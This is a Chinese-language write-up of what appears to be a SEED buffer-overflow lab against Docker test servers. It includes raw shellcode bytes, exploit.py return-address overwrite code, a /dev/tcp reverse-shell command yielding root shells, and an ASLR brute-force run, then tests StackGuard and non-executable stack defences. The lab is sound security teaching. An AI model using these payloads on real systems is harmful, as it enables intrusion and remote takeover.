Buffer_Overflow_Attack(Server Version)
- Task1:Get Familiar with the Shellcode
- Task2:Level-1 Attack
  - Common Try
  - Reverse Shell
- Task3:Level-2 Attack:Only One Hint
- Task4:Level-3 Attack:On 64-bit machine
- Task5:Level-4 Attack:Small Size Stack
- Task6:Experimenting with the Address Randomization
- Task7:Experimenting with Other Countermeasures
  - a:Turn on the StackGuard Protection
  - b:Turn on the Non-executable Stack Protection

Buffer_Overflow_Attack(Server Version)

Task1:Get Familiar with the Shellcode

关闭ASLR

```
[07/10/21]seed@VM:~/.../Labsetup$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[07/10/21]seed@VM:~/.../Labsetup$
```

直接编译shellcode并运行

```
[07/10/21]seed@VM:~/.../shellcode$ vim shellcode_32.py
[07/10/21]seed@VM:~/.../shellcode$ vim shellcode_64.py
[07/10/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/10/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[07/10/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/10/21]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 10 13:45 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 10 13:45 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul 10 13:45 codefile_32
-rw-rw-r-- 1 seed seed   166 Jul 10 13:45 codefile_64
-rwxrwxr-x 1 seed seed  1221 Jul 10 13:45 shellcode_32.py
-rwxrwxr-x 1 seed seed  1296 Jul 10 13:45 shellcode_64.py
-rw-rw-r-- 1 seed seed     0 Jul 10 13:37 test_32
-rw-rw-r-- 1 seed seed     0 Jul 10 13:37 test_64
Hello 32
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[07/10/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 10 13:45 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 10 13:45 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul 10 13:45 codefile_32
-rw-rw-r-- 1 seed seed   166 Jul 10 13:45 codefile_64
-rwxrwxr-x 1 seed seed  1221 Jul 10 13:45 shellcode_32.py
-rwxrwxr-x 1 seed seed  1296 Jul 10 13:45 shellcode_64.py
-rw-rw-r-- 1 seed seed     0 Jul 10 13:37 test_32
-rw-rw-r-- 1 seed seed     0 Jul 10 13:37 test_64
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[07/10/21]seed@VM:~/.../shellcode$
```

修改shellcode，实现删除文件功能

```
#"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd;    *"
"rm test_32*"

#"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd;     *"
"rm test_64 *h"
```

建立待删除的文件test_32和test_64

```
[07/10/21]seed@VM:~/.../shellcode$ touch test_32
[07/10/21]seed@VM:~/.../shellcode$ touch test_64
[07/10/21]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile  README.md  shellcode_32.py  shellcode_64.py  test_32  test_64
[07/10/21]seed@VM:~/.../shellcode$
```

编译运行

```
[07/10/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/10/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[07/10/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/10/21]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py  test_64
a64.out  codefile_32       Makefile     shellcode_32.py  test_32
[07/10/21]seed@VM:~/.../shellcode$ a32.out
/bin/bash: *AAAABBBBCCCCDDDD: command not found
[07/10/21]seed@VM:~/.../shellcode$ a64.out
/bin/bash: *AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD: command not found
[07/10/21]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  codefile_32  codefile_64  Makefile  README.md  shellcode_32.py  shellcode_64.py
[07/10/21]seed@VM:~/.../shellcode$
```

可见，用于删除的文件消失，成功删除

Task2:Level-1 Attack

Common Try

在server上输入命令运行docker

```
docker-compose build
docker-compose up
```

在攻击端输入命令

```
[07/10/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[07/10/21]seed@VM:~/.../attack-code$
```

server端显示

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd188
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd0b4
```

修改exploit.py文件进行攻击


- **由buffer地址和ebp地址计算offset**

```
gdb-peda$ p /d 0xffffd188 - 0xffffd0b4
$2 = 212
```

- **修改exploit.py文件，编译并发送给server**

```
shellcode= (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
     "-c*"
     "echo hello; *"
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"   # Placeholder for argv[1] --> "-c"
    "CCCC"   # Placeholder for argv[2] --> the command string
    "DDDD"   # Placeholder for argv[3] --> NULL

    # Put the shellcode in here
    #"echo hello; *"
    ).encode('latin-1')
```



- **说明**
  - **offset**是content中写入**ret**的相对位置，由**栈帧**的布局可知，**返回地址区域**在前栈指针之后，故写入的起始位置是**$ebp-&buffer**
  - 将**ret**直接设置为**buffer地址**，将修改后的返回地址设置为buffer起始位置，再将**shellcode**插入到**ret**地址之后，选择**start=50**，由于content填满了**0x90**，可以成功由buffer初始位置跳转到**shellcode**处执行

Reverse Shell

修改shellcode为

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 *
```

编译运行 exploit.py文件后，将badfile发送给正在listening的主机

成功执行ifconfig命令，攻击成功

```
07/12/21]seed@VM:~/.../attack-code$ ./exploit.py
07/12/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
]
```

```
seed@VM: ~/.../attack-code
Connection received on 10.9.0.5 39592
bash: *AAAABBBBC: No such file or directory
[07/12/21]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 39598
root@e87f2967bc52:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 114  bytes 13055 (13.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 75  bytes 4759 (4.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
0.5 | Starting stack
0.5 | Input size: 517
0.5 | Frame Pointer (ebp) inside bof():
0.5 | Buffer's address inside bof():
```

Task3:Level-2 Attack:Only One Hint

```
[07/12/21]seed@VM:~/.../Labsetup$ docker
Starting server-3-10.9.0.7 ... done
Starting server-2-10.9.0.6 ... done
Starting server-1-10.9.0.5 ... done
Starting server-4-10.9.0.8 ... done
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-4-10.9.0.8, server-2-10.9.0.6
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd634
server-2-10.9.0.6 | ==== Returned Properly ====
```

```
[07/12/21]seed@VM:~/.../attack-code$
[07/12/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
[07/12/21]seed@VM:~/.../attack-code$
```

没有给出$ebp，但已知buffer的大小范围是[100, 300]

由此修改exploit.py

```python
start = 517 - len(shellcode)
# Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd294 + 304  # Change this number
for offset in range(25, 75):
#offset = 0xD8 # Change this number:212+4
# Use 4 for 32-bit address and 8 for 64-bit address
    content[offset*4:offset*4 + 4] = (ret).to_bytes(4,byteorder='little')
```

- **将返回地址设为buffer首地址加上最大偏移量，保证返回地址不在buffer与前帧指针区域**
- **由于buffer大小不确定，通过循环，将所有可以放置返回地址的位置写入ret**

编译运行exploit.py并发送给server

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd294
```

```
[07/12/21]seed@VM:~/.../attack-code$ vim exploit.py
[07/12/21]seed@VM:~/.../attack-code$ ./exploit.py
[07/12/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

运行结果：得到root权限，攻击成功

```
[07/12/21]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 47448
root@0911ca35de19:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 62  bytes 8079 (8.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31  bytes 1991 (1.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@0911ca35de19:/bof#
```

Task4:Level-3 Attack:On 64-bit machine

```
07/12/21]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.7 9090
C
07/12/21]seed@VM:~/.../Labsetup$
server-2-10.9.0.6 | /bin/bash: ./core: Permission denied
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe2e0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe210
server-3-10.9.0.7 | ==== Returned Properly ====
```

给出了$ebp和&buffer

一开始，我认为：由于64位机器中，地址空间前2B必须是0，而stack.c中的strcpy在遇到0时会停止拷贝，也就是说无法像Task2一样操作

考虑到bof函数调用完毕后，首先读取的应该是前栈指针，其次读取的是返回地址，所以猜想将shellcode直接插入到存放前栈指针值的区域可能能够实现攻击

修改exploit.py

```
start = 208 - len(shellcode)
# Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe210  # Change this number
offset = 0xD8 # Change this number:212+4
# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
```

进行攻击

```
[07/12/21]seed@VM:~/.../server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 45390
root@dae0a8a1b804:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.7  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:07  txqueuelen 0  (Ethernet)
        RX packets 67  bytes 7163 (7.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1297 (1.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@dae0a8a1b804:/bof#
```

意外的是，第一次攻击就成功了，尝试一下不断修改start的值

当$start = 160$时，攻击失败，$start = 160 + 8k(0 < k < 16)$时成功，分别对应160和256，这应该和buffer大小以及栈帧的结构有关，当超过256时应该覆盖了返回地址

```
[07/12/21]seed@VM:~/.../attack-code$ ./exploit.py
164
[07/12/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
```

```
root@dae0a8a1b804:/bof# ^C
[07/12/21]seed@VM:~/.../server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 45440
root@dae0a8a1b804:/bof# ^C
[07/12/21]seed@VM:~/.../server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 45446
root@dae0a8a1b804:/bof#
```

经过不断尝试后，我发现其实64位地址必然有0并不对实验过程产生什么影响，只要保证小端存储就行，由于自动补0，我们始终能使设计的返回地址（buffer的首地址）发挥作用

攻击成功的结果

```
[07/12/21]seed@VM:~/.../server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 45390
root@dae0a8a1b804:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.7  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:07  txqueuelen 0  (Ethernet)
        RX packets 67  bytes 7163 (7.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1297 (1.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@dae0a8a1b804:/bof# ^C
```

Task5:Level-4 Attack:Small Size Stack

```
[07/12/21]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.8 9090
^C
[07/12/21]seed@VM:~/.../Labsetup$
```

```
seed@VM: ~/.../Labsetup
 ---> 14a040b49b67
Step 5/6 : WORKDIR /bof
 ---> Using cache
 ---> 57dac2417bd4
Step 6/6 : CMD ./server
 ---> Using cache
 ---> 0950c680a055

Successfully built 0950c680a055
Successfully tagged seed-image-bof-server-4:latest
[07/12/21]seed@VM:~/.../Labsetup$ docker-compose up
Starting server-4-10.9.0.8 ... done
Starting server-1-10.9.0.5 ... done
Starting server-3-10.9.0.7 ... done
Starting server-2-10.9.0.6 ... done
Attaching to server-2-10.9.0.6, server-3-10.9.0.7, server-4-10.9.0.8, server-1-
0.9.0.5
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007ffffec65260
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007ffffec65190
server-4-10.9.0.8 | ==== Returned Properly ====
```

buffer大小其实是208B，还是挺大的，是因为不同镜像配置的原因吗？

猜想如果buffer不够小，那么这个实验和Task5将不会有什么不同

仅修改ret为镜像本次运行时的buffer地址后，编译运行exploit.py并进行攻击

```
[07/12/21]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.8 59404
root@fc0f10ed33d3:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.8  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:08  txqueuelen 0  (Ethernet)
        RX packets 47  bytes 5096 (5.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 867 (867.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@fc0f10ed33d3:/bof#
```

攻击成功

Task6:Experimenting with the Address Randomization


开启地址随机化ASLR后，向TASK1和TASK3的server发送hello

```
[07/12/21]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[07/12/21]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[07/12/21]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.7 9090
^C
[07/12/21]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.7 9090
^C
[07/12/21]seed@VM:~/.../Labsetup$
```

```
seed@VM: ~/.../Labsetup
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffb22d28
server-1-10.9.0.5 | Buffer's address inside bof():     0xffb22c54
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffb07738
server-1-10.9.0.5 | Buffer's address inside bof():     0xffb07664
server-1-10.9.0.5 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffdd586d690
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffdd586d5c0
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffccaa6d970
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffccaa6d8a0
server-3-10.9.0.7 | ==== Returned Properly ====
```

可见其地址不同，说明地址随机化机制在起作用

修改shellcode为task1中的shellcode，运行brute-force.sh进行暴力攻击，历时2min17s完成攻击



Task7:Experimenting with Other Countermeasures

a:Turn on the StackGuard Protection

向badfile中填充520个字符后执行命令

```
./stack-L1 < badfile
```

```
[07/13/21]seed@VM:~/.../server-code$ ./stack-L1 < badfile
Input size: 0
Frame Pointer (ebp) inside bof():  0xffc81288
Buffer's address inside bof():     0xffc811b4
==== Returned Properly ====
[07/13/21]seed@VM:~/.../server-code$ vim badfile
[07/13/21]seed@VM:~/.../server-code$ ./stack-L1 < badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xffd176f8
Buffer's address inside bof():     0xffd17624
Segmentation fault
[07/13/21]seed@VM:~/.../server-code$
```

可以看出，badifle为空时，执行结果是Returned Properly，当输入会导致栈溢出发生的大小的badfile时，执行结果是发生页错误，避免了栈溢出进一步导致的结果

b:Turn on the Non-executable Stack Protection

使用选项：

```
-z execstack
```

编译call_shellcode.c文件后运行生成的gg，结果如下，执行了64位下的shellcode

```
[07/13/21]seed@VM:~/.../shellcode$ ./gg
total 84
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 13 04:23 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 13 04:23 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul 13 04:23 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul 13 04:23 codefile_64
-rwxrwxr-x 1 seed seed 16888 Jul 13 04:24 gg
-rwxrwxr-x 1 seed seed  1273 Jul 13 04:23 shellcode_32.py
-rwxrwxr-x 1 seed seed  1336 Jul 13 04:23 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[07/13/21]seed@VM:~/.../shellcode$
```

不使用该选项时

```
[07/13/21]seed@VM:~/.../shellcode$ gcc -o gg call_shellcode.c
[07/13/21]seed@VM:~/.../shellcode$ ./gg
Segmentation fault
[07/13/21]seed@VM:~/.../shellcode$
```

发生了页错误，说明禁止栈可操作的保护措施生效了